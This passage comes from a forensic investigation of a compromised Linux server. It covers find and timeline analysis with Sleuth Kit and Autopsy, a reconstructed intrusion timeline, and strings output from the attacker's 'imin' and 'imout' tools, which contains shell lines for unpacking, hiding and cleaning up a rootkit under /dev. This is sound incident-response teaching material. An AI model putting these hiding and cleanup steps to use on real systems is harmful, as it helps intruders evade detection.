followed by any characters (the "*" wildcard). The `-printf` argument allows us to format how the output is printed; `%Tc` lists the last modified time in standard date format, `%k` the file size in 1k blocks, `%h` yields the directory path to the file and `%f` the filename. The `"\n"` is a new line character (carriage return) appended to the end of each line of output.

```
[root@fs root]# find /mnt/hacked -name ".*" -type d -printf "%Tc %k %h/%f\n"
```

Figure 0-74 using find to locate files hidden with a "." prefixed to their filename

While there are numerous results, all are expected. The following is an example of the output, selected for the access times corresponding to the events occurring on Jupiter:

```
Wed 17 Sep 2003 12:34:41 PM EDT 4 /mnt/hacked/home/john/.gnome
Wed 17 Sep 2003 12:30:09 PM EDT 4 /mnt/hacked/home/john/.kde
Wed 17 Sep 2003 12:29:42 PM EDT 4 /mnt/hacked/home/john/.netscape
Wed 17 Sep 2003 12:34:41 PM EDT 4 /mnt/hacked/home/john/.sawfish
Wed 17 Sep 2003 12:42:17 PM EDT 4 /mnt/hacked/tmp/.font-unix
Wed 17 Sep 2003 12:43:23 PM EDT 4 /mnt/hacked/tmp/.esd
Wed 17 Sep 2003 02:06:40 PM EDT 4 /mnt/hacked/tmp/.X11-unix
Wed 17 Sep 2003 12:52:10 PM EDT 4 /mnt/hacked/tmp/.ICE-unix
Wed 17 Sep 2003 12:34:41 PM EDT 4 /mnt/hacked/tmp/.sawfish-jacar
Wed 17 Sep 2003 12:43:21 PM EDT 4 /mnt/hacked/tmp/.sawfish-root
Wed 17 Sep 2003 12:51:03 PM EDT 4 /mnt/hacked/root/.kde
Wed 17 Sep 2003 12:28:51 PM EDT 4 /mnt/hacked/root/.gnome
Wed 17 Sep 2003 11:29:08 AM EDT 4 /mnt/hacked/root/.gconfd
Wed 17 Sep 2003 11:29:08 AM EDT 4 /mnt/hacked/root/.gconf
```

Figure 0-75 result sample from the use of find to locate files hidden with a "." prefixed to their filename

Most user based configuration or preference files are stored in their directory. These files are largely static for the typical user and as a result of little recurring interest. By prefixing a "." to the filename the files do not appear in a default invocation of `ls`. This convention prevents those files from cluttering the users file lists.

Directories concealed within the /dev directory

As previously discussed, another location to hide files would be in a crowd of other entries, where it would be difficult to distinguish the legitimate from the illegitimate. The most typical location for this is the `/dev` directory. The attacker made attempts to hide files in `/dev` from the information contained in the `/tmp/.log` file, specifically in `/dev/rd`.

The `find` command again assists in searching the `dev` directory for files that are not character, `"-type c"`, or block devices, `"-type b"`. The output is passed to `sort` and organized by the key order defined, 4 (year), 3 (month), 2 (day) and 5 (time).


```
[root@fs root]# find /mnt/hacked/dev -not -type c -not -type b -printf "%Tc %k %h/%f\n" | sort -t " " -k4 -k3 -k2 -k5
```

Figure 0-76 using find to locate files hidden in the /dev directory

The following is a sample of the output from the previously executed find command:

```
Wed 19 Jun 2002 02:46:50 AM EDT 0 /mnt/hacked/dev/usbmouse
Wed 19 Jun 2002 02:46:50 AM EDT 0 /mnt/hacked/dev/vbi
Wed 19 Jun 2002 02:46:50 AM EDT 0 /mnt/hacked/dev/winradio
Wed 19 Jun 2002 02:46:50 AM EDT 4 /mnt/hacked/dev/usb
Wed 19 Jun 2002 02:46:50 AM EDT 4 /mnt/hacked/dev/video
Wed 19 Jun 2002 02:55:51 AM EDT 0 /mnt/hacked/dev/MAKEDEV
Wed 19 Jun 2002 03:11:11 AM EDT 0 /mnt/hacked/dev/mouse
Wed 19 Jun 2002 03:17:00 AM EDT 92 /mnt/hacked/dev
```

Figure 0-77 non-block non-character files located in the /dev directory

All the non-block and non-character files are accounted for. These entries are either symbolic links to other device files or directories containing other device files.

Verification of the Operating Environment

Examination of Start Up and Shut down processes

A search is conducted to determine if the attacker has introduced any automated processes or automatically started services specifically for their benefit, or changed the way in which the existing services operate by modifying the init scripts.

During the boot up process the first user based process executes the program /sbin/init. Init reads /etc/inittab to determine what actions to take. The operating system executes programs at a number of run levels, S for single user, and 1 through 6. Run level 2 is where network services are initiated. Inittab doesn't actually initiate the services directly but manages the set of scripts that start and stop the services. Each of the scripts, that actually start or stop a service, are located in the /etc/init.d directory. They are referenced by symbolic links to the scripts in /etc/init.d by "sequencing directories" located in the rc0.d, rc1.d, rc2.d, rc3.d, rc4.d, rc5.d and rc6.d, corresponding to their run levels, under the /etc directory.

0. Halt the System
1. (or S or s) Single User Mode
2. Networking Services Enabled
3. Multi-User Mode
4. Undefined
5. Multi-User Mode with Graphical interface

6. Shutdown

Figure 0-78 system run levels

Each of the sequencing directories is examined for unexpected or incorrect entries. The contents of /etc/init.d are also examined for modifications by the attacker. This is accomplished by using the **find** command to locate files in the /etc/rc.d directory structure that have been written since the date a file, defined by the **-newer** option, was written.

The install.log file is used as reference to the installation date. It has a date stamp of June 19th, 2002.

```
[root@fs etc]# find /mnt/hacked/etc/rc.d -newer  
/mnt/hacked/root/install.log -printf "%Tc %k %h/%f\n"
```

Figure 0-79 using find to locate files modified since the installation date in the rc directories

The results of this execution is a large list of the symbolic links to files in the /etc/init.d directory, the actual scripts from /etc/init.d and the other directories in /etc/rc.d.

To confirm that only legitimate files are being referenced by the symbolic links a **find** command is structured to report the symbolic links, **"-type l"**, the display string is crafted to show only the links **"%l"**. This result is directed into **sort** with the **"-u"** option to display each target only once. Any references outside of /etc/init.d will be suspect.

```
[root@fs etc]# find /mnt/hacked/etc/rc.d -newer  
/mnt/hacked/root/install.log -type l -printf "%l\n" | sort -u  
../init.d/bastille-firewall  
../init.d/dhcpd  
../init.d/internet  
../init.d/ipchains  
../init.d/iptables  
../init.d/named  
../init.d/ntpd
```

Figure 0-80 using find to examine symbolic link targets

Having confirmed the valid targets of the symbolic links the actual files are now examined for suspicious modification dates.

```
[root@fs etc]# find /mnt/hacked/etc/rc.d -newer  
/mnt/hacked/root/install.log -type f -printf "%Tc %k %h/%f\n"  
Fri 01 Nov 2002 10:02:41 PM EST 4 /mnt/hacked/etc/rc.d/init.d/internet  
Sat 02 Nov 2002 12:42:50 AM EST 4 /mnt/hacked/etc/rc.d/init.d/bastille-  
firewall  
Wed 26 Jun 2002 03:09:24 PM EDT 4  
/mnt/hacked/etc/rc.d/init.d/sshd.rpmnew
```

```

Tue 02 Jul 2002 06:43:14 PM EDT 8 /mnt/hacked/etc/rc.d/init.d/iptables
Wed 19 Jun 2002 03:23:26 AM EDT 4 /mnt/hacked/etc/rc.d/rc.firewall
Sat 02 Nov 2002 12:41:54 AM EST 4
/mnt/hacked/etc/rc.d/rc.firewall.inet_sharing
Sat 02 Nov 2002 12:41:54 AM EST 4
/mnt/hacked/etc/rc.d/rc.firewall.inet_sharing-2.2
Sat 02 Nov 2002 12:41:54 AM EST 4
/mnt/hacked/etc/rc.d/rc.firewall.inet_sharing-2.4

```

Figure 0-81 using find to locate normal files modified since the installation date in the rc directory

An examination of the more recently changed files did not reveal any unexpected content or modification to the files. The date stamps of the files also indicate that they were present, unchanged, long before the suspicious activity occurred on the system.

It is possible the hacker made changes to other files not examined in detail and then set the MAC times to something appropriate. This seems unlikely given that they did not put the effort into cleaning up the files they installed on the system.

Examination of /etc contents

The contents of the /etc directory are also examined using the same method. Symbolic links are traced to confirm they point to valid targets. The files within the /etc directory structure are examined first based on the same date limitation as the examination of /etc/rc.d:

```

[root@fs etc]# find /mnt/hacked/etc/ -newer
/mnt/hacked/root/install.log -type f -printf "%Tc %k %h/%f\n"

```

Figure 0-82 using find to locate files modified since the installation date in the /etc directory

The result set is large. To narrow focus further, the files date stamped as changed in 2003 and 2004 are removed from the result set. Further examination shows a large volume of files modified during the course of John's attempted recovery on September 17th at 12:00. These too are excluded to focus on files potentially modified by the attacker. "%T@" outputs the date stamp as seconds since Jan. 1, 1970, 00:00 GMT. It has been prefixed to the output to facilitate sorting.

```

[root@fs etc]# find /mnt/hacked/etc/ -newer
/mnt/hacked/root/install.log -type f -printf "%T@ %Tc %k %h/%f\n" |
grep -v 2002 | grep -v "17 Sep 2003 12" | sort -k 4
1061233707 Mon 18 Aug 2003 03:08:27 PM EDT 20
/mnt/hacked/etc/postfix/main.cf
1061218192 Mon 18 Aug 2003 10:49:52 AM EDT 4 /mnt/hacked/etc/hosts.deny
1044815234 Sun 09 Feb 2003 01:27:14 PM EST 4 /mnt/hacked/etc/ntp.conf
1044740922 Sat 08 Feb 2003 04:48:42 PM EST 64
/mnt/hacked/etc/ld.so.cache
1044740926 Sat 08 Feb 2003 04:48:46 PM EST 12
/mnt/hacked/etc/X11/twm/menudefs.hook

```

```

1044740926 Sat 08 Feb 2003 04:48:46 PM EST 16
/mnt/hacked/etc/X11/twm/system.twmrc
1044740943 Sat 08 Feb 2003 04:49:03 PM EST 16
/mnt/hacked/etc/X11/sawfish/mandrake-menu.jl
1044740980 Sat 08 Feb 2003 04:49:40 PM EST 12
/mnt/hacked/etc/.ntp.conf.swp
1046216450 Tue 25 Feb 2003 06:40:50 PM EST 4
/mnt/hacked/etc/urpmi/urpmi.cfg
1041739659 Sat 04 Jan 2003 11:07:39 PM EST 4
/mnt/hacked/etc/lilo.conf.old
1041741073 Sat 04 Jan 2003 11:31:13 PM EST 4 /mnt/hacked/etc/lilo.conf
1047940420 Mon 17 Mar 2003 05:33:40 PM EST 12
/mnt/hacked/etc/httpd/conf/httpd.conf
1047940420 Mon 17 Mar 2003 05:33:40 PM EST 24
/mnt/hacked/etc/httpd/conf/commonhttpd.conf
1047940420 Mon 17 Mar 2003 05:33:40 PM EST 4
/mnt/hacked/etc/httpd/conf/addon-modules/php.conf
1047940420 Mon 17 Mar 2003 05:33:40 PM EST 4
/mnt/hacked/etc/httpd/conf/ssl/mod_ssl.conf
1047940420 Mon 17 Mar 2003 05:33:40 PM EST 4
/mnt/hacked/etc/httpd/conf/vhosts/Vhosts.conf
1047940420 Mon 17 Mar 2003 05:33:40 PM EST 8
/mnt/hacked/etc/httpd/conf/ssl/ssl.default-vhost.conf
1063820243 Wed 17 Sep 2003 01:37:23 PM EDT 4 /mnt/hacked/etc/ntp/drift
1063735316 Tue 16 Sep 2003 02:01:56 PM EDT 4
/mnt/hacked/etc/sshd_config
1063735316 Tue 16 Sep 2003 02:01:56 PM EDT 4
/mnt/hacked/etc/ssh_host_key
1063735316 Tue 16 Sep 2003 02:01:56 PM EDT 4
/mnt/hacked/etc/ssh_host_key.pub
1063735316 Tue 16 Sep 2003 02:01:56 PM EDT 4
/mnt/hacked/etc/ssh_random_seed
1063735506 Tue 16 Sep 2003 02:05:06 PM EDT 4 /mnt/hacked/etc/shadow
1063735507 Tue 16 Sep 2003 02:05:07 PM EDT 4 /mnt/hacked/etc/group
1063735507 Tue 16 Sep 2003 02:05:07 PM EDT 4 /mnt/hacked/etc/gshadow
1063822020 Wed 17 Sep 2003 02:07:00 PM EDT 4 /mnt/hacked/etc/adjtime
1063822023 Wed 17 Sep 2003 02:07:03 PM EDT 4 /mnt/hacked/etc/mtab
1063795357 Wed 17 Sep 2003 06:42:37 AM EDT 1888
/mnt/hacked/etc/httpd/www.johnshouse.org.error
1063795359 Wed 17 Sep 2003 06:42:39 AM EDT 38156
/mnt/hacked/etc/httpd/www.johnshouse.org.agent
1063795359 Wed 17 Sep 2003 06:42:39 AM EDT 85444
/mnt/hacked/etc/httpd/www.johnshouse.org.transfer
1063798211 Wed 17 Sep 2003 07:30:11 AM EDT 4
/mnt/hacked/etc/postfix/prng_exch
1063813267 Wed 17 Sep 2003 11:41:07 AM EDT 4 /mnt/hacked/etc/fstab.bak
1063813267 Wed 17 Sep 2003 11:41:07 AM EDT 4
/mnt/hacked/etc/linuxconf/archive/Home-Office/etc/fstab-local,v
1063813267 Wed 17 Sep 2003 11:41:07 AM EDT 4
/mnt/hacked/etc/linuxconf/archive/Office/etc/fstab-remfs,v
1063813985 Wed 17 Sep 2003 11:53:05 AM EDT 4 /mnt/hacked/etc/fstab

```

Figure 0-83 files modified since the installation date with exclusions

An examination of these files does not reveal anything that contributes to the investigation. It appears that the attacker did not change any of the contents of the /etc directory or its descending structure.

This search for files that have been modified may be accomplished easier by producing a MAC time timeline. Attention directed at files interacted with during the periods of suspicious activity is more likely to find pertinent files.

Timeline Analysis

The Sleuth Kit and Autopsy, the forensic browser

For this examination we will use two tools, The Sleuth Kit (formerly known as TASK :The @stake Sleuth Kit) and Autopsy, the forensic browser. Autopsy is dependant on the presence of the tools within The Sleuth Kit (prior to its installation) and facilitates their use.

These two suites of tools are described succinctly on The Sleuth Kit website:

The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. The file system tools allow you to examine NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems of a suspect computer in a non-intrusive fashion. The tools have a layer-based design and can extract data from the internal file system structures. Because the tools do not rely on the operating system to process the file systems, deleted and hidden content is shown.

The media management tools allow you to examine the layout of disks and other media. The Sleuth Kit supports DOS partitions, BSD partitions (disk labels), Mac partitions, and Sun slices (Volume Table of Contents). With these tools, you can identify where partitions are located and extract them so that they can be analyzed with file system analysis tools.

When performing a complete analysis of a system, we all know that command line tools can become tedious. The Autopsy Forensic Browser is a graphical interface to the tools in The Sleuth Kit, which allows you to more easily conduct an investigation. Autopsy provides case management, image integrity, keyword searching, and other automated operations.¹⁹

The Sleuth Kit can be downloaded here:

<http://www.sleuthkit.org/sleuthkit/download.php>

Autopsy can be downloaded here:

<http://www.sleuthkit.org/autopsy/download.php>

¹⁹ Carrier, Brian. "The Sleuth Kit: Description." URL: <http://www.sleuthkit.org/sleuthkit/desc.php> (9 Feb 2003).

Establishing a Case in Autopsy

Autopsy provides a web based environment with case management featuring considerations for image integrity (the generation and comparison of md5sum cryptographic hashes), keyword searching, analysis of files by type, summary information about the image being examined, meta data and raw data examination tools.

The documentation for both The Sleuth Kit and Autopsy are very robust and can be found here:

<http://www.sleuthkit.org/sleuthkit/tools.php>

and here:

<http://www.sleuthkit.org/autopsy/desc.php>

The goal is to examine a MAC time timeline of the files on the system. To this end a case is created within the Autopsy case management system. The Jupiter host is defined and the image files are associated to it. Autopsy establishes a “case file” directory for us with the selected case name. JupiterCompromise was selected for this investigation. Within that structure it places separate directories for each of the hosts involved. For this investigation only Jupiter is being examined.

Generating a Data File

A data file must be created from which Autopsy will generate the timeline. Autopsy prompts for which of the images to include, and provides the option to include allocated files, unallocated files, and unallocated meta structures. All three options are selected so that analysis can be performed against both of the existing and deleted files. Autopsy then prompts for an output filename and gives the option to have an md5sum generated for the resulting file. These are selected and Autopsy goes to work when “ok” is clicked generating the following output:

```
Running fls -r -m on images/hdb1.dd
Running ils -m on images/hdb1.dd
Running fls -r -m on images/hdb5.dd
Running ils -m on images/hdb5.dd
Running fls -r -m on images/hda6.dd
Running ils -m on images/hda6.dd
Running fls -r -m on images/hda1.dd
Running ils -m on images/hda1.dd

Body file saved to /evidence//JupiterCompromise/Jupiter/output/body

Entry added to host config file

Calculating MD5 Value

MD5 Value: 377313EB7D131D0E03D55BE017CB4B64
```

Figure 0-84 output of Autopsy while generating a timeline data file

The `fls` command lists the file and directory names present in a forensic image generated by `dd`. The “-r” option recursively displays directories. The “-m” option allows the output to later be displayed as though the image were mounted..

The `ils` command lists inode information from a device. The “-m” option in association to `ils` displays inode information in the format that is interpreted by the `mactime` program.

Autopsy executes the `fls` and `ils` commands against each of the image files and saves the result set, in the output directory of the host, with our defined filename.

Timeline Creation

Now that we have a data file we can create a timeline. Autopsy places the investigator into the create timeline interface upon completion of the data file.

Autopsy prompts for 6 options, the first four being:

1. select a data file (body)
2. select an explicit start date or none
3. select an explicit end date or none
4. define the output file filename

Body, none, none and entire timeline are selected as responses.

Autopsy then prompts for:

5. the location of the `/etc/passwd` file
6. the location of the `/etc/group` file

When the timeline is generated Autopsy will perform the user id and group id substitution so that the resulting file is more human friendly. The default option for the location of `/etc/passwd` and `/etc/group` is the partition defined as “/”.

Autopsy also provides the option to generate an md5sum for the resulting output file.

Viewing a large text file in a web-based interface is significantly less than ideal. Performance issues emerge viewing a text file within a web interface and there are no edit or utility options.

It is much more effective to use a command line prompt and operating system commands to search through the timeline. In fact autopsy makes reference to this specifically: “(NOTE: It is easier to view the timeline in a text editor than here)”.

As we determine details of the operating system and how it has been used we can revise the timeline of interest, generate new timeline files and look at them with narrower focus as desired.

The advantage of looking at the entire timeline (if you have the system resources to support doing this effectively) is; if a file of interest is located the entire timeline can be searched for additional references to that file. The other MAC times, and activity cluster around those references is often of great interest.

The output file is deposited in
/evidence/JupiterCompromise/Jupiter/output/entiretimeline.

Refining the MAC Time Timeline

The timeline generated by Autopsy has the following fields:

- Timestamp: day of week, month, day of month, year, time of day. Only the first timestamp of a given value is reported in association to a series of files with the same timestamp
- File size
- MAC indicator field, one or more of modification time, access time and change time holding the value of the timestamp
- User ID of the file (if passwd file was provided when the timeline was generated)
- Group ID of the file (if group file was provided when the timeline was generated)
- The inode number where the file is located
- The file name with path. Entries for unallocated inodes have the following format <IMG-dead-ADDR>.

It is only possible for a specific file to be present in the timeline 3 times, once for each of the modification, access and change times.

Only the most recent entries are seen as the timestamps are overwritten, not logged. It is possible to modify each of the MAC times through utilities although the use of the utility is logged. Given the complications of logging every command an attacker might execute and the files they interact with, it is unlikely that extensive changes will have been made to the MAC times.

/root/install.log is again used as a marker to determine the installation date of the operating system:

```
Wed Jun 19 2002 07:16:25      50717 m.c -/-rw-r--r-- root      root
16324      /root/install.log
entiretimeline lines 262076-262125/362491 byte 31255625/42939507 72%
code ASCII
```

Figure 0-85 MAC Time examination of install.log, determination of installation date

It is also noted that on or about November 13th, 2002 the system was upgraded to the version reported by /etc/issue:

```
Wed Nov 13 2002 03:19:43 15670768 m.c -/-rw-r--r-- root root
18536 /root/kernel-2.4.19.19mdk-1-lmdk.i586.rpm
```

Figure 0-86 MAC Time examination of kernel rpm, determination of the system upgrade date

The attacker is known to have modified a number of the executables, i.e. /bin/ls. These files are excellent candidates for examination. The following is found within the time line: *(reformatted to fit the page)*

```
Mon Sep 17 2001 06:09:20
24956 m.. -/-rwxr-sr-x root slocate 182295 /usr/bin/locate
27772 m.. -/-rwxr-xr-x root root 179908 /usr/bin/du
89052 m.. -/-rwxr-xr-x root root 114405 /bin/netstat
14081 m.. -/-rwxr-xr-x root root 179966 /usr/bin/pstree
63420 m.. -/-rwxr-xr-x root root 114277 /bin/ps
580988 m.. -/-rwxr-xr-x root root 114243 /bin/bash
50148 m.. -/-rwxr-xr-x root root 179906 /usr/bin/dir
24956 m.. -/-rwxr-sr-x root slocate 182295 /usr/bin/slocate
50148 m.. -/-rwxr-xr-x root root 179912 /usr/bin/vdir
56564 m.. -/-rwxr-xr-x root root 180054 /usr/bin/find
50148 m.. -/-rwxr-xr-x root root 114257 /bin/ls
```

Figure 0-87 MAC Time examination targeted at files known to have been targeted by the attacker

All of the modifications to the above files occurred within the same second and are reported as having occurred 2 years prior to the compromise of Jupiter. If we examine this data comparing it with the MAC time information for /tmp/.log file (which reports the changes to the above files, with the exception of /bin/bash):

```
Tue Sep 16 2003 18:01:58 1542 .a. -/-rw-r--r-- root root
133190 /tmp/.log
Tue Sep 16 2003 18:02:03 1542 m.c -/-rw-r--r-- root root
133190 /tmp/.log
```

Figure 0-88 MAC Time examination of .log

/tmp/.log appears on the system as of September 16th, 2003. References to changes to the executables are inconsistent with the MAC times reported for .log. It has been established that all of these files have been modified (per the md5sum comparison performed by the **xpm** verification). It is reasonable to conclude that the modified list of files had their timestamps back dated in an attempt to prevent detection of their modification.

I am much more interested in a targeted examination of the activity on or around September 10th, 2003 (when the hackers files were deposited on the system) through September 17th, 2003 (when the system was decommissioned). While current evidence indicates that the nefarious activity started on the 10th the examination will look in detail at the timeline data for the entire month.

The timeline for September onwards is composed of 26958 records. Some of the chaff needs to be excluded to permit the location of pertinent information. Perusing the file excessive access time entries are noted from man pages (probably due to an automated index generation), entries from the mail system (postfix, normal activity), file access records for web page content, database file activity associated to the web site, log archiving activity etc. This activity is excluded through repeated use of **grep -v** selecting for the directory path. For each execution of **grep**, the output is directed to a new interim file.

```
[root@fs output]# wc -l sept2003timeline
26958 sept2003timeline
[root@fs output]# grep -v "\usr\share\man" sept2003timeline >
sept.noman
[root@fs output]# grep "\usr\share\man" sept2003timeline > sept.man
[root@fs output]# grep -v "\.a\." sept.man
an empty set is the result of a search for non access-only entries
```

For each non-volatile file (like the man pages) excluded, a temporary file is created of the items that were filtered out. Then **grep** is used to locate any entries that are not specifically accesses only.

Considering the volume of man pages these directories would seem reasonable places to hide data. Accessing a man page is normal, modification to a man page (or any other non-volatile file) is not.

In the case of volatile data, like the items present in the postfix spool, we would have difficult discerning valuable data unless the associated files were still present on the system, or the file activity occurred in tight correlation to other activity. At least initially it this kind of content will also be excluded.

Analysis of the Digest MAC Time Timeline

The result of the analysis is a summary timeline of significant events (the detailed MAC time records are included within the appendix):

Mon Sep 17 2001 06:09:20

- Two years to the day, prior to the compromise activity, system executables that report locations of files, processes and network connections are modified (mtime altered): ls, netstat, ps, du, dir, vdir, find, and slocate.

Sun Mar 16 2003 16:38:30

- First MAC time reference to the b.c source code appears on the system (mtime altered).

Wed Sep 10 2003 12:36:09

- Files are deposited on Jupiter, b.c, cbd and shell.pl (as indicated by the http error_log). Given that this activity occurred and then there was no

subsequent activity until March 16th it is likely the **deposition of the files was by automated activity.**

Mon Sep 15 2003 02:29:50 - Mon Sep 15 2003 02:32:36

- First MAC time references to “Connect-back Back Door” (cbd) and “localroot” appear on the system (mtime altered).
- The b.c file has the contents of its inode changed (ctime altered).

Tue Sep 16 2003 14:06:27

- The attacker **failed to login as perfectbr** to Jupiter over ssh. The connection is initiated from Brazil (as indicated by the auth log).

Tue Sep 16 2003 17:56:31 - Tue Sep 16 2003 17:59:14

- The cbd executable is accessed and the contents of its inode are changed (atime and ctime are altered); **attacker gains access to the system.**
- The localroot executable is accessed and the contents of its inode are modified (atime and ctime altered); **attacker gains root privilege.**
- The w application is executed (atime altered); attacker determines who else is present on the system at that time (no one).
- The “time” application is accessed (atime altered). Time executes a command, provided to it as an argument, and gives resource usage and elapsed time for the execution of the provided command.

Tue Sep 16 2003 18:01:44

- 34 Files Appear on the system for the first time and are accessed (atime altered). In the section 2.8.2 Recovering Deleted Files with Autopsy: Meta Data Interface, these files will be identified at the attackers tools. **Attacker installs tools on the system.**

Tue Sep 16 2003 18:01:56 - Tue Sep 16 2003 18:02:13

- The /tmp/.log file is access (atime altered)
- 1824 files in /usr/bin/ had changes to their inodes
- 148 files in /usr/bin/ were accessed
- 1 file in /usr/bin was access and had changed to its inode
- 83 files in /bin had changes to their inodes
- 5 files in /bin were accessed
- The change file attributes command, chattr, is accessed and also has the contents of its inode modified (atime and ctime altered).
- **Changes are made to the inodes of: ls, netstat, ps, du, dir, vdir, find, and slocate** (ctime altered)
- The contents of /tmp/.log are modified as are the contents of its inode (mtime and ctime altered)
- The executables **/bin/imin and /bin/imout are appear on the system** (mtime and ctime altered).
- We note the presence of 8 zero-length deleted files with modifications to all of mtime, atime and ctime. This suggested that secure deletion was used (the files were zeroed out).
- All these actions happen within 17 seconds strongly suggesting that automation (scripting) was employed.

Tue Sep 16 18:02:13 2003

- The attacker deletes their Root kit (based on findings from Section 2.8.2 Recovering Deleted Files with Autopsy: Meta Data Interface)

Tue Sep 16 2003 18:05:06 - Tue Sep 16 2003 18:05:07

- Adduser is accessed (atime altered). **The attacker creates an account on the system.** References to files owned by root for this interval show a group id of perfectbr. All these files are annotated as deleted and reallocated except for the account configuration files (shell, mail and xwindows preferences).
- /etc/shadow is modified and has inode contents change (mtime and ctime altered). There is no corresponding call to the “passwd” command (for setting a users password).

Tue Sep 16 2003 18:07:10

- The /tmp/ed.AXcx error log is accessed (atime altered).

Tue Sep 16 2003 19:36:37 - Tue Sep 16 2003 19:36:48

- The shell.pl script has its inode modified and is subsequently accessed. (ctime altered and then atime altered)

Tue Sep 16 2003 20:41:30

- The wget command is accessed (atime altered) suggesting some file or files were downloaded to the system via http.
- The b.c source code is compiled into the back door with privilege escalation executable “b”.
- 3 zero-length deleted files are present with modifications to all of mtime, atime and ctime. This suggested that secure deletion was used.

Wed Sep 17 2003 00:17:44

- Top is accessed (atime altered). The “top” command reports process activity and resource utilization within an interactive interface. Within top a user has the option to manage processes.

Wed Sep 17 2003 00:56:00 - Wed Sep 17 2003 07:04:19

- Normal system activity occurs (mail and web files accessed).

Wed Sep 17 2003 08:02:00 - Wed Sep 17 2003 08:10:13

- The daily activities scheduled by “Cron” are executed.

After the last period detailed above the user was active on the system with it disconnected from the Internet.

Wed Sep 17 2003 18:06:40

- The last reboot prior to imaging Jupiter’s drives.

Wed Sep 17 2003 18:07:03

- The system is halted and decommissioned.

Supplementary File Analysis: imin and imout

Imin and imout are present in the bin directory of Jupiter. They are potentially legitimate applications but the time of their appearance in the MAC timeline makes them suspect. A web search for their man pages is conducted to gain insight to what their function may be:

The imin function is described on the following web page:

<http://rsusu1.rnd.runnet.ru/cgi-bin/man-cgi.ncube?imin+3d>

Imin appears to be some form of graphics manipulation function.

No reference was readily identified for a command or function imout.

Lack of easily accessible documentation casts doubt on the legitimacy of these two applications on the system.

A **strings** search of “imin” yields:

```
[root@fs hacked]# strings /mnt/hacked/bin/imin
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
system
__deregister_frame_info
chdir
exit
_IO_stdin_used
__libc_start_main
__register_frame_info
GLIBC_2.0
PTRh
QVh0
0.0.0.0
/dev/rd/z
mv /dev/ttyq /dev/rd/z/ttyq > /dev/null 2>&1
tar xzvf ttyq > /dev/null 2>&1
rm -rf ttyq > /dev/null 2>&1
```

Figure 0-89 ASCII string content of the imin executable

The last three lines of text move a device to a temporary location, uncompress a gzipped file archive to the same location and remove recursively without prompting for confirmation the archive file.

This does not appear consistent with a graphics manipulation application. It appears to be a hacker tool installation application. Imin makes much more sense as “I’m in.”

A **strings** search of “imout” yields the following:

```
[root@fs hacked]# strings /mnt/hacked/bin/imout
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
system
__deregister_frame_info
chdir
_IO_stdin_used
__libc_start_main
__register_frame_info
GLIBC_2.0
```

```
PTRh\  
/dev/rd/z  
tar zcf ttyq tulz/ > /dev/null 2>&1  
mv ttyq /dev/ttyq > /dev/null 2>&1  
rm -rf tulz/ > /dev/null 2>&1
```

Figure 0-90 ASCII string content of the imout executable

Similarly to imin, imout looks like a hacker tool. The last three lines of text create a gzipped file archive of “tulz/” named ttyq, move a file ttyq to /dev/ttyq and remove recursively without prompting for confirmation tulz/.

Again this appears to be a hacker tool. It appears to perform a clean up of tools installed on a system and restore the device that the tools directory was posing as. Imout makes much more sense interpreted as “I’m out.”

Supplementary MAC Time Timeline Search: ttyq

The archive file ttyq appears to have been the attackers root kit based on the references in imin and imout.

A search for ttyq in the MAC time timeline yields no results.

Recovering Deleted Files

Recovering Deleted Files with Autopsy: Directory Interface

Autopsy also facilitates the examination of deleted files. It allows us to navigate through the directory structures of each of our image files. This navigation is not limited to active files only; it also displays deleted files. The deleted files are displayed in one of two formats, bright red and dark red.

Bright red is displayed for deleted files for which the file name data and the metadata data structures do not appear to have been reallocated. For these files we can trust the information presented as long as the metadata structure has not been reallocated and again de-allocated. If the contents have been allocated and again de-allocated this should be apparent by the contents of the file when examined.

The name data and the metadata not reallocated (modified) is the state expected for recently deleted files where the operating system has not yet had need to recycle the inode.

Deleted files displayed in dark red have had their metadata reallocated and can not be considered reliable.

See also the File Analysis help page included with Autopsy.

Autopsy allows us to view the contents of recently deleted unmodified files. Autopsy also allows us to view the names of recently deleted files for which name structures still exist. We can view these entries as elements within the directory navigation or have Autopsy display all deleted files with paths embedded in the filename.

Surveying the deleted files from Jupiter across each of our partitions we do not find much of interest that has been deleted. Looking explicitly in /tmp we find:

Del	Type dir/in	Name	Modified	Accessed	Changed	Size	UID	GID	Meta
√	r/-	b.c.1	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0
√	r/-	ccISXTUS.o	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0
√	r/-	ccTQikif.ld	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0

Figure 0-91 deleted files of interested reported in Autopsy, /tmp directory

The Del column shows a checkmark for all files that are deleted and no entry for existing files. While these files are of interest, the inode data for these files has been overwritten with zeros. They are not recoverable through Autopsy.

Looking at files we may wish to recover in the /var partition within the /var/log directory:

Del	Type dir/in	Name	Modified	Accessed	Changed	Size	UID	GID	Meta
√	r/-	boot.log.1	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0
√	r/-	Boot.log.6.gz	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0
√	r/-	Security.log.1	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0
√	r/-	Security.log.5.gz	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0000.00.00 00:00:00 (GMT)	0	0	0	0

Figure 0-92 deleted files of interested reported in Autopsy, /var/log directory

The historical boot and security logs might also contain valuable information. The inode data for these files has also been overwritten with zeros. They are not recoverable through Autopsy.

Recovering a deleted file in Autopsy example:

While it may not be of interest to us, for purposes of demonstration the following file could be recovered through the directory navigation interface:

Del	Type dir/in	Name	Modified	Accessed	Changed	Size	UID	GID	Meta
√	-/r	/home/john /tmp/audio	2002.09.17 18:27:54 (est)	2002.09.17 18:27:54 (est)	2002.09.17 18:27:54 (est)	261	501	501	32959

Figure 0-93 deleted file reported in and recoverable by Autopsy

Selecting the Inode entry (a hypertext link) in the Meta column we are given the following:

Pointed to by file:
[/home/john/tmp/audio](#) (deleted)
File Type:
